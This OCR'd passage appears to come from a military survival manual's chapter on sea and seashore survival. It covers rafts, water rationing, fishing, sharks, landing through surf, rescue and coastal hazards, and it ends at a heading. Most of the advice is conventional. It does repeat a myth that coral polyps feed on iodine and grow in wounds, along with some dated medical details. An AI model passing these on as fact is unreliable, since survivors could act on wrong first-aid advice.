


Figure 16-16. Twenty-five-man raft.

An incompletely inflated raft will make boarding easier. Approach the intersection of the raft and ramp, grasp the upper boarding handle, and swing one leg onto the center of the ramp, as in mounting a horse (Figure 16-17).




Figure 16-17. Boarding the 20-man raft.

Immediately tighten the equalizer clamp upon entering the raft to prevent deflating the entire raft in case of a puncture (Figure 16-18).




Figure 16-18. Immediate action—multiplace raft.

Use the pump to keep these rafts' chambers and center ring firm. They should be well rounded but not overly tight.

Sailing Rafts

Rafts do not have keels, therefore, you can't sail them into the wind. However, anyone can sail a raft downwind. You can successfully sail multiplace (except 20- to 25-man) rafts 10 degrees off from the direction of the wind. Do not try to sail the raft unless land is near. If you decide to sail and the wind is blowing toward a desired destination, fully inflate the raft, sit high, take in the sea anchor, rig a sail, and use an oar as a rudder.

In a multiplace (except 20- to 25-man) raft, erect a square sail in the bow using the oars and their extensions as the mast and crossbar (Figure 16-19). You may use a waterproof tarpaulin or parachute material for the sail. If the raft has no regular mast socket and step, erect the mast by tying it securely to the front cross seat using braces. Pad the bottom of the mast to prevent it from chafing or punching a hole through the floor, whether or not there is a socket. The heel of a shoe, with the toe wedged under the seat, makes a good improvised mast step. Do not secure the comers of the lower edge of the sail. Hold the lines attached to the comers with your hands so that a gust of wind will not rip the sail, break the mast, or capsize the raft.




Figure 16-19. Sail construction.

Take every precaution to prevent the raft from turning over. In rough weather, keep the sea anchor away from the bow. Have the passengers sit low in the raft, with their weight distributed to hold the upwind side down. To prevent falling out, they should also avoid sitting on the sides of the raft or standing up. Avoid sudden movements without warning the other passengers. When the sea anchor is not in use, tie it to the raft and stow it in such a manner that it will hold immediately if the raft capsizes.

Water

Water is your most important need. With it alone, you can live for ten days or longer, depending on your will to live. When drinking water, moisten your lips, tongue, and throat before swallowing.

Short Water Rations

When you have a limited water supply and you can't replace it by chemical or mechanical means, use the water efficiently. Protect freshwater supplies from seawater contamination. Keep your body well

shaded, both from overhead sun and from reflection off the sea surface. Allow ventilation of air; dampen your clothes during the hottest part of the day. Do not exert yourself. Relax and sleep when possible. Fix your daily water ration after considering the amount of water you have, the output of solar stills and desalting kit, and the number and physical condition of your party.

If you don't have water, don't eat. If your water ration is two liters or more per day, eat any part of your ration or any additional food that you may catch, such as birds, fish, shrimp. The life raft's motion and anxiety may cause nausea. If you eat when nauseated, you may lose your food immediately. If nauseated, rest and relax as much as you can, and take only water.

To reduce your loss of water through perspiration, soak your clothes in the sea and wring them out before putting them on again. Don't overdo this during hot days when no canopy or sun shield is available. This is a trade-off between cooling and saltwater boils and rashes that will result. Be careful not to get the bottom of the raft wet.

Watch the clouds and be ready for any chance of showers. Keep the tarpaulin handy for catching water. If it is encrusted with dried salt, wash it in seawater. Normally, a small amount of seawater mixed with rain will hardly be noticeable and will not cause any physical reaction. In rough seas you cannot get uncontaminated fresh water.

At night, secure the tarpaulin like a sunshade, and turn up its edges to collect dew. It is also possible to collect dew along the sides of the raft using a sponge or cloth. When it rains, drink as much as you can hold.

Solar Still

When solar stills are available, read the instructions and set them up immediately. Use as many stills as possible, depending on the number of men in the raft and the amount of sunlight available. Secure solar stills to the raft with care. This type of solar still only works on flat, calm seas.

Desalting Kits

When desalting kits are available in addition to solar stills, use them only for immediate water needs or during long overcast periods when you cannot use solar stills. In any event, keep desalting kits and emergency water stores for periods when you cannot use solar stills or catch rainwater.

Water From Fish

Drink the aqueous fluid found along the spine and in the eyes of large fish. Carefully cut the fish in half to get the fluid along the spine and suck the eye. If you are so short of water that you need to do this, then **do not** drink any of the other body fluids. These other fluids are rich in protein and fat and will use up more of your reserve water in digestion than they supply.

Sea Ice

In arctic waters, use old sea ice for water. This ice is bluish, has rounded comers, and splinters easily. It is nearly free of salt. New ice is gray, milky, hard, and salty. Water from icebergs is fresh, but icebergs are dangerous to approach. Use them as a source of water only in emergencies.

REMEMBER!

Do not drink seawater.

Do not drink urine.

Do not drink alcohol.

Do not smoke.

Do not eat, unless water is available.

Sleep and rest are the best ways of enduring periods of reduced water and food intake. However, make sure that you have enough shade when napping during the day. If the sea is rough, tie yourself to the raft, close any cover, and ride out the storm as best you can. *Relax* is the key word--at least try to relax.

Food Procurement

In the open sea, fish will be the main food source. There are some poisonous and dangerous ocean fish, but, in general, when out of sight of land, fish are safe to eat. Nearer the shore there are fish that are both dangerous and poisonous to eat. There are some fish, such as the red snapper and barracuda, that are normally edible but poisonous when taken from the waters of atolls and reefs. Flying fish will even jump into your raft!

Fish

When fishing, do not handle the fishing line with bare hands and never wrap it around your hands or tie it to a life raft. The salt that adheres to it can make it a sharp cutting edge, an edge dangerous both to the raft and your hands. Wear gloves, if they are available, or use a cloth to handle fish and to avoid injury from sharp fins and gill covers.

In warm regions, gut and bleed fish immediately after catching them. Cut fish that you do not eat immediately into thin, narrow strips and hang them to dry. A well-dried fish stays edible for several days. Fish not cleaned and dried may spoil in half a day. Fish with dark meat are very prone to decomposition. If you do not eat them all immediately, do not eat any of the leftovers. Use the leftovers for bait.

Never eat fish that have pale, shiny gills, sunken eyes, flabby skin and flesh, or an unpleasant odor. Good fish show the opposite characteristics. Sea fish have a saltwater or clean fishy odor. Do not confuse eels with sea snakes that have an obviously scaly body and strongly compressed, paddle-shaped tail. Both eels and sea snakes are edible, but you must handle the latter with care because of their poisonous bites. The heart, blood, intestinal wall, and liver of most fish are edible. Cook the intestines. Also edible are the partly digested smaller fish that you may find in the stomachs of large fish. In addition, sea turtles are edible.

Shark meat is a good source of food whether raw, dried, or cooked. Shark meat spoils very rapidly due to the high concentration of urea in the blood, therefore, bleed it immediately and soak it in several changes of water. People prefer some shark species over others. Consider them all edible except the Greenland shark whose flesh contains high quantities of vitamin A. Do not eat the livers, due to high vitamin A content.

Fishing Aids

You can use different materials to make fishing aids as described in the following paragraphs:

- *Fishing line.* Use pieces of tarpaulin or canvas. Unravel the threads and tie them together in short lengths in groups of three or more threads. Shoelaces and parachute suspension line also work well.
- *Fish hooks.* No survivor at sea should be without fishing equipment but if you are, improvise hooks as shown in Chapter 8.
- *Fish lures.* You can fashion lures by attaching a double hook to any shiny piece of metal.
- *Grapple.* Use grapples to hook seaweed. You may shake crabs, shrimp, or small fish out of the seaweed. These you may eat or use for bait. You may eat seaweed itself, but only when you have plenty of drinking water. Improvise grapples from wood. Use a heavy piece of wood as the main shaft, and lash three smaller pieces to the shaft as grapples.
- *Bait.* You can use small fish as bait for larger ones. Scoop the small fish up with a net. If you don't have a net, make one from cloth of some type. Hold the net under the water and scoop upward. Use all the guts from birds and fish for bait. When using bait, try to keep it moving in the water to give it the appearance of being alive.

Helpful Fishing Hints

Your fishing should be successful if you remember the following important hints:

- Be extremely careful with fish that have teeth and spines.
- Cut a large fish loose rather than risk capsizing the raft. Try to catch small rather than large fish.
- Do not puncture your raft with hooks or other sharp instruments.
- Do not fish when large sharks are in the area.
- Watch for schools of fish; try to move close to these schools.
- Fish at night using a light. The light attracts fish.
- In the daytime, shade attracts some fish. You may find them under your raft.

- Improvise a spear by tying a knife to an oar blade. This spear can help you catch larger fish, but you must get them into the raft quickly or they will slip off the blade. Also, tie the knife very securely or you may lose it.
- Always take care of your fishing equipment. Dry your fishing lines, clean and sharpen the hooks, and do not allow the hooks to stick into the fishing lines.

Birds

As stated in Chapter 8, all birds are edible. Eat any birds you can catch. Sometimes birds may land on your raft, but usually they are cautious. You may be able to attract some birds by towing a bright piece of metal behind the raft. This will bring the bird within shooting range, provided you have a firearm.

If a bird lands within your reach, you may be able to catch it. If the birds do not land close enough or land on the other end of the raft, you may be able to catch them with a bird noose. Bait the center of the noose and wait for the bird to land. When the bird's feet are in the center of the noose, pull it tight.

Use all parts of the bird. Use the feathers for insulation, the entrails and feet for bait, and so on. Use your imagination.

Medical Problems Associated With Sea Survival

At sea, you may become seasick, get saltwater sores, or face some of the same medical problems that occur on land, such as dehydration or sunburn. These problems can become critical if left untreated.

Seasickness

Seasickness is the nausea and vomiting caused by the motion of the raft. It can result in--

- Extreme fluid loss and exhaustion.
- Loss of the will to survive.
- Others becoming seasick.
- Attraction of sharks to the raft.
- Unclean conditions.

To treat seasickness--

- Wash both the patient and the raft to remove the sight and odor of vomit.
- Keep the patient from eating food until his nausea is gone.
- Have the patient lie down and rest.
- Give the patient seasickness pills if available. If the patient is unable to take the pills orally, insert them rectally for absorption by the body.

  Note: Some survivors have said that erecting a canopy or using the horizon as a focal point helped overcome seasickness. Others have said that swimming alongside the raft for short periods helped, but extreme care must be taken if swimming.

Saltwater Sores

These sores result from a break in skin exposed to saltwater for an extended period. The sores may form scabs and pus. Do not open or drain. Flush the sores with fresh water, if available, and allow to dry. Apply an antiseptic, if available.

Immersion Rot, Frostbite, and Hypothermia

These problems are similar to those encountered in cold weather environments. Symptoms and treatment are the same as covered in Chapter 15.

Blindness/Headache

If flame, smoke, or other contaminants get in the eyes, flush them immediately with salt water, then with fresh water, if available. Apply ointment, if available. Bandage both eyes 18 to 24 hours, or longer if damage is severe. If the glare from the sky and water causes your eyes to become bloodshot and

inflamed, bandage them lightly. Try to prevent this problem by wearing sunglasses. Improvise sunglasses if necessary.

Constipation

This condition is a common problem on a raft. Do not take a laxative, as this will cause further dehydration. Exercise as much as possible and drink an adequate amount of water, if available.

Difficult Urination

This problem is not unusual and is due mainly to dehydration. It is best not to treat it, as it could cause further dehydration.

Sunburn

Sunburn is a serious problem in sea survival. Try to prevent sunburn by staying in shade and keeping your head and skin covered. Use cream or Chap Stick from your first aid kit. Remember, reflection from the water also causes sunburn.

Sharks

Whether you are in the water or in a boat or raft, you may see many types of sea life around you. Some may be more dangerous than others. Generally, sharks are the greatest danger to you. Other animals such as whales, porpoises, and stingrays may look dangerous, but really pose little threat in the open sea.

Of the many hundreds of shark species, only about 20 species are known to attack man. The most dangerous are the great white shark, the hammerhead, the mako, and the tiger shark. Other sharks known to attack man include the gray, blue, lemon, sand, nurse, bull, and oceanic white tip sharks. Consider any shark longer than 1 meter dangerous.

There are sharks in all oceans and seas of the world. While many live and feed in the depths of the sea, others hunt near the surface. The sharks living near the surface are the ones you will most likely see. Their dorsal fins frequently project above the water. Sharks in the tropical and subtropical seas are far more aggressive than those in temperate waters.

All sharks are basically eating machines. Their normal diet is live animals of any type, and they will strike at injured or helpless animals. Sight, smell, or sound may guide them to their prey. Sharks have an acute sense of smell and the smell of blood in the water excites them. They are also very sensitive to any abnormal vibrations in the water. The struggles of a wounded animal or swimmer, underwater explosions, or even a fish struggling on a fishline will attract a shark.

Sharks can bite from almost any position; they do not have to turn on their side to bite. The jaws of some of the larger sharks are so far forward that they can bite floating objects easily without twisting to the side.

Sharks may hunt alone, but most reports of attacks cite more than one shark present. The smaller sharks tend to travel in schools and attack in mass. Whenever one of the sharks finds a victim, the other sharks will quickly join it. Sharks will eat a wounded shark as quickly as their prey.

Sharks feed at all hours of the day and night. Most reported shark contacts and attacks were during daylight, and many of these have been in the late afternoon. Some of the measures that you can take to protect yourself against sharks when you are in the water are--

- *Stay with other swimmers.* A group can maintain a 360-degree watch. A group can either frighten or fight off sharks better than one man.
- *Always watch for sharks.* Keep all your clothing on, to include your shoes. Historically, sharks have attacked the unclothed men in groups first, mainly in the feet. Clothing also protects against abrasions should the shark brush against you.
- *Avoid urinating.* If you must, only do so in small amounts. Let it dissipate between discharges. If you must defecate, do so in small amounts and throw it as far away from you as possible. Do the same if you must vomit.

If a shark attack is imminent while you are in the water, splash and yell just enough to keep the shark at bay. Sometimes yelling underwater or slapping the water repeatedly will scare the shark away. Conserve your strength for fighting in case the shark attacks.

If attacked, kick and strike the shark. Hit the shark on the gills or eyes if possible. If you hit the shark on the nose, you may injure your hand if it glances off and hits its teeth.
When you are in a raft and see sharks--

- Do not fish. If you have hooked a fish, let it go. Do not clean fish in the water.
- Do not throw garbage overboard.
- Do not let your arms, legs, or equipment hang in the water.
- Keep quiet and do not move around.
- Bury all dead as soon as possible. If there are many sharks in the area, conduct the burial at night.

When you are in a raft and a shark attack is imminent, hit the shark with anything you have, except your hands. You will do more damage to your hands than the shark. If you strike with an oar, be careful not to lose or break it.

Detecting Land

You should watch carefully for any signs of land. There are many indicators that land is near.
A fixed cumulus cloud in a clear sky or in a sky where all other clouds are moving often hovers over or slightly downwind from an island.
In the tropics, the reflection of sunlight from shallow lagoons or shelves of coral reefs often causes a greenish tint in the sky.
In the arctic, light-colored reflections on clouds often indicate ice fields or snow-covered land. These reflections are quite different from the dark gray ones caused by open water.
Deep water is dark green or dark blue. Lighter color indicates shallow water, which may mean land is near.
At night, or in fog, mist, or rain, you may detect land by odors and sounds. The musty odor of mangrove swamps and mud flats carry a long way. You hear the roar of surf long before you see the surf. The continued cries of seabirds coming from one direction indicate their roosting place on nearby land.
There usually are more birds near land than over the open sea. The direction from which flocks fly at dawn and to which they fly at dusk may indicate the direction of land. During the day, birds are searching for food and the direction of flight has no significance.
Mirages occur at any latitude, but they are more likely in the tropics, especially during the middle of the day. Be careful not to mistake a mirage for nearby land. A mirage disappears or its appearance and elevation change when viewed from slightly different heights.
You may be able to detect land by the pattern of the waves (refracted) as they approach land (Figure 16-20). By traveling with the waves and parallel to the slightly turbulent area marked "X" on the illustration, you should reach land.




Figure 16-20. Wave patterns about an island.

Rafting or Beaching Techniques

Once you have found land, you must get ashore safely. To raft ashore, you can usually use the one-man raft without danger. However, going ashore in a strong surf is dangerous. Take your time. Select your landing point carefully. Try not to land when the sun is low and straight in front of you. Try to land on the lee side of an island or on a point of land jutting out into the water. Keep your eyes open for gaps in the surf line, and head for them. Avoid coral reefs and rocky cliffs. There are no coral reefs near the mouths of freshwater streams. Avoid rip currents or strong tidal currents that may carry you far out to sea. Either signal ashore for help or sail around and look for a sloping beach where the surf is gentle.

If you have to go through the surf to reach shore, take down the mast. Keep your clothes and shoes on to avoid severe cuts. Adjust and inflate your life vest. Trail the sea anchor over the stem using as much line as you have. Use the oars or paddles and constantly adjust the sea anchor to keep a strain on the anchor line. These actions will keep the raft pointed toward shore and prevent the sea from throwing the stern around and capsizing you. Use the oars or paddles to help ride in on the seaward side of a large wave.

The surf may be irregular and velocity may vary, so modify your procedure as conditions demand. A good method of getting through the surf is to have half the men sit on one side of the raft, half on the other, facing away from each other. When a heavy sea bears down, half should row (pull) toward the sea until the crest passes; then the other half should row (pull) toward the shore until the next heavy sea comes along.

Against a strong wind and heavy surf, the raft must have all possible speed to pass rapidly through the oncoming crest to avoid being turned broadside or thrown end over end. If possible, avoid meeting a large wave at the moment it breaks.

If in a medium surf with no wind or offshore wind, keep the raft from passing over a wave so rapidly that it drops suddenly after topping the crest. If the raft turns over in the surf, try to grab hold of it and ride it in. As the raft nears the beach, ride in on the crest of a large wave. Paddle or row hard and ride in to the beach as far as you can. Do not jump out of the raft until it has grounded, then quickly get out and beach it.

If you have a choice, do not land at night. If you have reason to believe that people live on the shore, lay away from the beach, signal, and wait for the inhabitants to come out and bring you in.

If you encounter sea ice, land only on large, stable floes. Avoid icebergs that may capsize and small floes or those obviously disintegrating. Use oars and hands to keep the raft from rubbing on the edge of the ice. Take the raft out of the water and store it well back from the floe's edge. You may be able to use it for shelter. Keep the raft inflated and ready for use. Any floe may break up without warning.

Swimming Ashore

If rafting ashore is not possible and you have to swim, wear your shoes and at least one thickness of clothing. Use the sidestroke or breaststroke to conserve strength.
If the surf is moderate, ride in on the back of a small wave by swimming forward with it. Dive to a shallow depth to end the ride just before the wave breaks.
In high surf, swim toward shore in the trough between waves. When the seaward wave approaches, face it and submerge. After it passes, work toward shore in the next trough. If caught in the undertow of a large wave, push off the bottom or swim to the surface and proceed toward shore as above.
If you must land on a rocky shore, look for a place where the waves rush up onto the rocks. Avoid places where the waves explode with a high, white spray. Swim slowly when making your approach. You will need your strength to hold on to the rocks. You should be fully clothed and wear shoes to reduce injury.
After selecting your landing point, advance behind a large wave into the breakers. Face toward shore and take a sitting position with your feet in front, 60 to 90 centimeters (2 or 3 feet) lower than your head. This position will let your feet absorb the shock when you land or strike sub-merged boulders or reefs. If you do not reach shore behind the wave you picked, swim with your hands only. As the next wave approaches, take a sitting position with your feet forward. Repeat the procedure until you land.
Water is quieter in the lee of a heavy growth of seaweed. Take advantage of such growth. Do not swim through the seaweed; crawl over the top by grasping the vegetation with overhand movements.
Cross a rocky or coral reef as you would land on a rocky shore. Keep your feet close together and your knees slightly bent in a relaxed sitting posture to cushion the blows against the coral.

Pickup or Rescue

On sighting rescue craft approaching for pickup (boat, ship, conventional aircraft, or helicopter), quickly clear any lines (fishing lines, desalting kit lines) or other gear that could cause entanglement during rescue. Secure all loose items in the raft. Take down canopies and sails to ensure a safer pickup. After securing all items, put on your helmet, if available. Fully inflate your life preserver. Remain in the raft, unless otherwise instructed, and remove all equipment except the preservers. If possible, you will receive help from rescue personnel lowered into the water. Remember, follow all instructions given by the rescue personnel.
If the helicopter recovery is unassisted, do the following before pickup:

- Secure all the loose equipment in the raft, accessory bag, or in pockets.
- Deploy the sea anchor, stability bags, and accessory bag.
- Partially deflate the raft and fill it with water.
- Unsnap the survival kit container from the parachute harness.
- Grasp the raft handhold and roll out of the raft.
- Allow the recovery device or the cable to ground out on the water's surface.
- Maintain the handhold until the recovery device is in your other hand.
- Mount the recovery device, avoiding entanglement with the raft.
- Signal the hoist operator for pickup.

SEASHORES

Search planes or ships do not always spot a drifting raft or swimmer. You may have to land along the coast before being rescued. Surviving along the seashore is different from open sea survival. Food and water are more abundant and shelter is obviously easier to locate and construct.
If you are in friendly territory and decide to travel, it is better to move along the coast than to go inland. Do not leave the coast except to avoid obstacles (swamps and cliffs) or unless you find a trail that you know leads to human habitation.
In time of war, remember that the enemy patrols most coastlines. These patrols may cause problems for you if you land on a hostile shore. You will have extremely limited travel options in this situation. Avoid all contact with other humans, and make every effort to cover all tracks you leave on the shore.

Special Health Hazards

Coral, poisonous and aggressive fish, crocodiles, sea urchins, sea biscuits, sponges, anemones, and tides and undertow pose special health hazards.

Coral

Coral, dead or alive, can inflict painful cuts. There are hundreds of water hazards that can cause deep puncture wounds, severe bleeding, and the danger of infection. Clean all coral cuts thoroughly. Do not use iodine to disinfect any coral cuts. Some coral polyps feed on iodine and may grow inside your flesh if you use iodine.

Poisonous Fish

Many reef fish have toxic flesh. For some species, the flesh is always poisonous, for other species, only at certain times of the year. The poisons are present in all parts of the fish, but especially in the liver, intestines, and eggs.

Fish toxins are water soluble--no amount of cooking will neutralize them. They are tasteless, therefore the standard edibility tests are use-less. Birds are least susceptible to the poisons. Therefore, do not think that because a bird can eat a fish, it is a safe species for you to eat.

The toxins will produce a numbness of the lips, tongue, toes, and tips of the fingers, severe itching, and a clear reversal of temperature sensations. Cold items appear hot and hot items cold. There will probably also be nausea, vomiting, loss of speech, dizziness, and a paralysis that eventually brings death.

In addition to fish with poisonous flesh, there are those that are dangerous to touch. Many stingrays have a poisonous barb in their tail. There are also species that can deliver an electric shock. Some reef fish, such as stonefish and toadfish, have venomous spines that can cause very painful although seldom fatal injuries. The venom from these spines causes a burning sensation or even an agonizing pain that is out of proportion to the apparent severity of the wound. Jellyfish, while not usually fatal, can inflict a very painful sting if it touches you with its tentacles. See Chapter 11 and Appendix F for details on particularly dangerous fish of the sea and seashore.

Aggressive Fish

You should also avoid some ferocious fish. The bold and inquisitive barracuda has attacked men wearing shiny objects. It may charge lights or shiny objects at night. The sea bass, which can grow to 1.7 meters, is another fish to avoid. The moray eel, which has many sharp teeth and grows to 1.5 meters, can also be aggressive if disturbed.

Sea Snakes

Sea snakes are venomous and sometimes found in mid ocean. They are unlikely to bite unless provoked. **Avoid** them.

Crocodiles

Crocodiles inhabit tropical saltwater bays and mangrove-bordered estuaries and range up to 65 kilometers into the open sea. Few remain near inhabited areas. You commonly find crocodiles in the remote areas of the East Indies and Southeast Asia. Consider specimens over 1 meter long dangerous, especially females guarding their nests. Crocodile meat is an excellent source of food when available.

Sea Urchins, Sea Biscuits, Sponges, and Anemones

These animals can cause extreme, though seldom fatal, pain. Usually found in tropical shallow water near coral formations, sea urchins resemble small, round porcupines. If stepped on, they slip fine needles of lime or silica into the skin, where they break off and fester. If possible, remove the spines and treat the injury for infection. The other animals mentioned inflict injury similarly.

Tides and Undertow

These are another hazard to contend with. If caught in a large wave's undertow, push off the bottom or swim to the surface and proceed shoreward in a trough between waves. Do not fight against the pull of the undertow. Swim with it or perpendicular to it until it loses strength, then swim for shore.

Food

Obtaining food along a seashore should not present a problem. There are many types of seaweed and other plants you can easily find and eat. See Chapter 9 and Appendix B for a discussion of these plants. There is a great variety of animal life that can supply your need for food in this type of survival situation.

Mollusks

Mussels, limpets, clams, sea snails, octopuses, squids, and sea slugs are all edible. Shellfish will usually supply most of the protein eaten by coastal survivors. Avoid the blue-ringed octopus and cone shells (described in Chapter 11 and Appendix F). Also beware of "red tides" that make mollusks poisonous. Apply the edibility test on each species before eating.

Worms

Coastal worms are generally edible, but it is better to use them for fish bait. Avoid bristle worms that look like fuzzy caterpillars. Also avoid tubeworms that have sharp-edged tubes. Arrowworms, alias amphioxus, are not true worms. You find them in the sand and are excellent either fresh or dried.

Crabs, Lobsters, and Barnacles

